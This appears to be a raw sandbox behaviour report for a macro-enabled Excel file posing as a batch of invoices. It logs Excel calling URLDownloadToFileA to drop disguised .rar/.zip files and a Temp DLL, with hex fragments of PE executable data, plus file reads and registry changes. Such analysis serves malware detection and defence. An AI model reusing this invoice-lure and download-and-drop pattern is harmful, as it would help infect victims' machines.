C:\Users\user\Desktop\863F0000	49459	2322	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 ef ce 55 a8 fb 01 00 00 c2 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 34 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 ef 46 65 a4 4f 01 00 00 d2 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5a 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c7 cb 20 75 8f 02 00 00 72 06 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e9 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!...U..... .....[Content_Types].xmlPK..-.....!..U0#....L .....4..._rels/.re lsPK..-.....!..Fe.O..... .....Z...xl/_rels/wor kbook.xml.relsPK..-.....!. .. u....r..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\gjeicn6u9[1].rar	unknown	8192	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2b f5 15 8c 6f 94 7b df 6f 94 7b df 6f 94 7b df 0a f2 78 de 62 94 7b df 0a f2 7e de e4 94 7b df 0a f2 7f de 78 94 7b df a4 fb 7e de 4d 94 7b df a4 fb 7f de 7f 94 7b df a4 fb 78 de 79 94 7b df db 08 94 df 6a 94 7b df 6f 94 7a df 3b 94 7b df a4 fb 72 de 6e 94 7b df a4 fb 7b de 6e 94 7b df a4 fb 84 df 6e 94 7b df a4 fb 79 de 6e 94 7b df 52 69 63 68 6f 94 7b df 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode....$.....+...o.{.o.{.o.{...x.b.{...~...{.....x.{...~.M.{.....{...x.y.{.....j.{.o.z.;.{...r.n.{...{.n.{.....n.{...y.n.{.Richo.{.....	success or wait	1	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\gjeicn6u9[1].rar	unknown	8192	14 8d 1c 45 6a 00 00 00 8a c3 2a c1 2a 44 24 14 8a c8 2a 54 24 14 b8 ac 31 00 00 0f b7 3d 04 f0 0c 10 80 c2 63 c1 e7 02 02 d1 2b c7 88 15 06 f0 0c 10 3b 6c 24 14 5d 77 11 66 a3 12 f0 0c 10 2b 44 24 10 8d 1c 45 6a 00 00 00 0f b6 c2 3b d8 72 1e 66 2b 74 24 10 b1 2a 2a 4c 24 10 02 c9 66 89 35 20 f0 0c 10 02 ca 02 cb 88 0d 06 f0 0c 10 8b 44 24 10 8d 0c 07 5f 5e 89 0d 40 f0 0c 10 5b c3 83 ec 10 0f b6 15 06 f0 0c 10 a1 3c f0 0c 10 83 24 24 00 83 c0 63 53 8b 1d 40 f0 0c 10 8b cb 55 56 57 66 8b 3d 04 f0 0c 10 2b ca 03 c1 89 5c 24 18 66 03 ff a3 3c f0 0c 10 66 03 f8 be 27 14 00 00 66 03 fb 89 74 24 14 8b 5c 24 24 b8 b7 3d 00 00 66 2b f8 89 54 24 14 66 89 3d 04 f0 0c 10 bd 24 f0 0c 10 0f b7 05 16 f0 0c 10 3b d8 74 2f 0f a4 74 24 10 02 66 01 5d 00 8d 8b 49 c2 00 00	...Ej.....*.*D$...*T$...1....= ......c.....+.....;l$.]w.f.. ...+D$...Ej.....;.r.f+t$..**L $...f.5 .....D$...._^ ..@...[.....<....$$...c S..@.....UVWf.=....+....\$.f.. .<...f...'...f...t$..\$$..=..f +..T$.f.=.....$.....;.t/. .t$..f.]...I...	success or wait	3	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\or3peb[1].rar	unknown	8192	14 8d 1c 45 6a 00 00 00 8a c3 2a c1 2a 44 24 14 8a c8 2a 54 24 14 b8 ac 31 00 00 0f b7 3d 04 f0 0c 10 80 c2 63 c1 e7 02 02 d1 2b c7 88 15 06 f0 0c 10 3b 6c 24 14 5d 77 11 66 a3 12 f0 0c 10 2b 44 24 10 8d 1c 45 6a 00 00 00 0f b6 c2 3b d8 72 1e 66 2b 74 24 10 b1 2a 2a 4c 24 10 02 c9 66 89 35 20 f0 0c 10 02 ca 02 cb 88 0d 06 f0 0c 10 8b 44 24 10 8d 0c 07 5f 5e 89 0d 40 f0 0c 10 5b c3 83 ec 10 0f b6 15 06 f0 0c 10 a1 3c f0 0c 10 83 24 24 00 83 c0 63 53 8b 1d 40 f0 0c 10 8b cb 55 56 57 66 8b 3d 04 f0 0c 10 2b ca 03 c1 89 5c 24 18 66 03 ff a3 3c f0 0c 10 66 03 f8 be 27 14 00 00 66 03 fb 89 74 24 14 8b 5c 24 24 b8 b7 3d 00 00 66 2b f8 89 54 24 14 66 89 3d 04 f0 0c 10 bd 24 f0 0c 10 0f b7 05 16 f0 0c 10 3b d8 74 2f 0f a4 74 24 10 02 66 01 5d 00 8d 8b 49 c2 00 00	...Ej.....*.*D$...*T$...1....= ......c.....+.....;l$.]w.f.. ...+D$...Ej.....;.r.f+t$..**L $...f.5 .....D$...._^ ..@...[.....<....$$...c S..@.....UVWf.=....+....\$.f.. .<...f...'...f...t$..\$$..=..f +..T$.f.=.....$.....;.t/. .t$..f.]...I...	success or wait	1	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sxzjqf.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2b f5 15 8c 6f 94 7b df 6f 94 7b df 6f 94 7b df 0a f2 78 de 62 94 7b df 0a f2 7e de e4 94 7b df 0a f2 7f de 78 94 7b df a4 fb 7e de 4d 94 7b df a4 fb 7f de 7f 94 7b df a4 fb 78 de 79 94 7b df db 08 94 df 6a 94 7b df 6f 94 7a df 3b 94 7b df a4 fb 72 de 6e 94 7b df a4 fb 7b de 6e 94 7b df a4 fb 84 df 6e 94 7b df a4 fb 79 de 6e 94 7b df 52 69 63 68 6f 94 7b df 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode....$.....+...o.{.o.{.o.{...x.b.{...~...{.....x.{...~.M.{.....{...x.y.{.....j.{.o.z.;.{...r.n.{...{.n.{.....n.{...y.n.{.Richo.{.....	success or wait	1	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\or3peb[1].rar	unknown	8192	1c 48 09 3b 0c d1 97 9b cf aa 00 a1 a9 ff ff 00 a1 a0 a7 ff a4 00 a8 ff a8 00 a4 62 cf c4 8f 6f c9 00 00 00 00 00 a3 ff 00 00 a6 00 ff a9 a7 ff 00 a6 20 57 e9 40 88 83 6e 1c 2b b0 e4 fa 19 f2 fc 33 fa 07 0d 04 6a bd 21 96 a8 c1 1b ee 1a 6f 53 c0 22 88 10 00 00 00 a4 ff 00 00 a7 a9 00 ff a8 a0 00 ff 74 e2 3e b5 7d 3c 60 60 28 64 04 a1 39 10 cc 08 d8 41 14 c5 51 75 1c 45 d8 ee 59 b8 48 3c 7d ba 86 55 ac cb 76 2c 2d 67 8d 3c 56 d3 31 00 00 00 a4 a0 a7 00 ff dd 58 f0 dd 84 24 c8 00 00 00 dc 4c 24 10 dd 54 24 70 d9 c1 d8 cc d8 c5 de c1 dc 44 24 78 dd 58 f8 dd 84 24 c8 00 00 00 dc 4c 24 18 dd 54 24 68 d9 c9 d8 ce d8 c4 de c1 dc 44 24 58 dd 18 83 c0 08 dd 84 24 10 01 00 00 83 c0 08 d9 c0 83 c0 08 d8 ca 83 c0 08 83 c0 08 83 c0 08 d8 c4 83 c0 08 83 c0 08 dc 84 24	.H.;.....b.. .o..... W.@..n.+. .....3....j.!.....oS."..... .....t.>.}<``(d..9....A.. Qu.E..Y.H<}..U..v,-g. <V.1..... ....X...$.....L$..T$p..... D$x.X...$.....L$..T$h..... D$X.....$..... .....$	success or wait	51	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sxzjqf.dll	unknown	16384	14 0a db 44 24 10 89 54 24 28 0f b6 16 d9 5c 24 10 db 44 24 28 89 54 24 1c 8b 54 24 68 0f b6 14 02 d9 5c 24 28 db 44 24 1c 89 54 24 1c 8b 94 24 a8 00 00 00 d9 5c 24 14 0f b6 14 02 db 44 24 1c 89 54 24 1c da 64 24 1c d8 c9 d9 44 24 2c d9 c0 d9 44 24 34 d9 c0 de ea d9 cb de c1 d9 44 24 3c d9 c0 de c2 d9 44 24 18 d9 c0 de eb d9 ca d9 5c 24 2c 8b 94 24 80 00 00 00 0f b6 14 0a 89 54 24 18 8b 54 24 58 0f b6 14 11 db 44 24 18 89 54 24 18 8b 54 24 5c 0f b6 14 16 da 64 24 18 89 54 24 18 8b 54 24 64 8d c0 ba 89 86 5b 42 b5 69 b8 f2 f7 f3 15 ff aa a8 a5 00 00 a7 00 a5 00 00 ff a6 00 00 00 00 a5 a4 a5 00 a5 0c bd 26 63 37 f3 30 2e 79 d7 de f1 ae 8f c9 96 d9 ba a8 50 1b fe a0 48 4b a7 9a e9 00 00 00 a4 ff a4 a1 a1 00 00 a4 a7 00 00 a1 ff a2 a6 ff 00 a6 a4 a2 90 a7 06	...D$..T$(....\$..D$(.T$..T$ h.....\$(.D$..T$...$.....\$..... .D$..T$..d$....D$,...D$4..... ....D$<.....D$.....\$,..$... ......T$..T$X.....D$..T$..T$\. ....d$..T$..T$d.....[B.i..... .....&c7.0.y .....P...HK.....	success or wait	51	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\sxzjqf.dll	unknown	4096	84 3e 8c 3e 94 3e 9c 3e a4 3e ac 3e b4 3e bc 3e c4 3e cc 3e d4 3e dc 3e e4 3e ec 3e f4 3e fc 3e 04 3f 0c 3f 14 3f 1c 3f 24 3f 2c 3f 34 3f 3c 3f 44 3f 4c 3f 54 3f 5c 3f 64 3f 6c 3f 74 3f 7c 3f 84 3f 8c 3f 94 3f 9c 3f a4 3f ac 3f b4 3f bc 3f c4 3f cc 3f d4 3f dc 3f e4 3f ec 3f f4 3f fc 3f 00 10 0c 00 c4 02 00 00 04 30 0c 30 14 30 1c 30 24 30 2c 30 34 30 3c 30 44 30 4c 30 54 30 5c 30 64 30 6c 30 74 30 7c 30 84 30 8c 30 94 30 9c 30 a4 30 ac 30 b4 30 bc 30 c4 30 cc 30 d4 30 dc 30 e4 30 ec 30 f4 30 fc 30 04 31 0c 31 14 31 1c 31 24 31 2c 31 34 31 3c 31 44 31 4c 31 54 31 5c 31 64 31 6c 31 74 31 7c 31 84 31 8c 31 94 31 9c 31 a4 31 ac 31 b4 31 bc 31 c4 31 cc 31 d4 31 dc 31 e4 31 ec 31 f4 31 fc 31 04 32 0c 32 14 32 1c 32 24 32 2c 32 34 32 3c 32 44 32 4c 32 54 32 5c	.>.>.>.>.>.>.>.>.>.>.>.>. >.>.>.?.?.?$?,?4?<?D? L?T?\?d?l?t? |?.?.?.?.?.?.?.?.?.?.?.?.? .?.?.?.....0.0.0.0$0,040< 0 D0L0T0\0d0l0t0\|0.0.0.0.0. 0.0.0 .0.0.0.0.0.0.0.0.0.1.1.1.1$ 1,1 41<1D1L1T1\1d1l1t1|1.1.1 .1.1.1 .1.1.1.1.1.1.1.1.1.1.2.2.2 .2$2,242<2D2L2T2\	success or wait	1	7DEC8CE	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\clh6qq[1].zip	unknown	8192	14 8d 1c 45 6a 00 00 00 8a c3 2a c1 2a 44 24 14 8a c8 2a 54 24 14 b8 ac 31 00 00 0f b7 3d 04 f0 0c 10 80 c2 63 c1 e7 02 02 d1 2b c7 88 15 06 f0 0c 10 3b 6c 24 14 5d 77 11 66 a3 12 f0 0c 10 2b 44 24 10 8d 1c 45 6a 00 00 00 0f b6 c2 3b d8 72 1e 66 2b 74 24 10 b1 2a 2a 4c 24 10 02 c9 66 89 35 20 f0 0c 10 02 ca 02 cb 88 0d 06 f0 0c 10 8b 44 24 10 8d 0c 07 5f 5e 89 0d 40 f0 0c 10 5b c3 83 ec 10 0f b6 15 06 f0 0c 10 a1 3c f0 0c 10 83 24 24 00 83 c0 63 53 8b 1d 40 f0 0c 10 8b cb 55 56 57 66 8b 3d 04 f0 0c 10 2b ca 03 c1 89 5c 24 18 66 03 ff a3 3c f0 0c 10 66 03 f8 be 27 14 00 00 66 03 fb 89 74 24 14 8b 5c 24 24 b8 b7 3d 00 00 66 2b f8 89 54 24 14 66 89 3d 04 f0 0c 10 bd 24 f0 0c 10 0f b7 05 16 f0 0c 10 3b d8 74 2f 0f a4 74 24 10 02 66 01 5d 00 8d 8b 49 c2 00 00	...Ej.....*.*D$...*T$...1....= .....c.....+.....;l$.]w.f.. ...+D$...Ej.....;.r.f+t$..**L $...f.5 .....D$...._^ ..@...[.....<....$$...c S..@.....UVWf.=....+....\$.f.. .<...f...'...f...t$..\$$..=..f +..T$.f.=.....$.....;.t/. .t$..f.]...I...	success or wait	3	7DEC8CE	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\574FCD9F.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4F81CB14.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	unknown	1408	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B460DCA9.png	0	3002	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DD638D48.png	0	1410	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	0	1408	pending	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5A23A642.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\1_Total New Invoices-Thursday January 21_2021.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\1_Total New Invoices-Thursday January 21_2021.xlsm	0	8	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9DD1DFA0.emf	unknown	1408	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DD638D48.png	0	1410	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B460DCA9.png	0	3002	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	unknown	22	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DD638D48.png	0	1410	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B460DCA9.png	0	3002	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	unknown	8192	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	unknown	8192	end of file	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4D578A96.emf	unknown	22	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F11FB	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F2175	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4569	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FE0FC	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\FEEF1	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DefaultSheetR2L	dword	0	success or wait	1	14074828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	UseSystemSeparators	dword	1	success or wait	1	14074828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	ThousandsSeparator	unicode	,	success or wait	1	14074828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Options	DecimalSeparator	unicode	.	success or wait	1	14074828C	ShellExecuteA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F11FB	F11FB	binary	04 00 00 00 80 09 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 87 54 6A EF 51 F0 D6 01 FB 11 0F 00 FB 11 0F 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 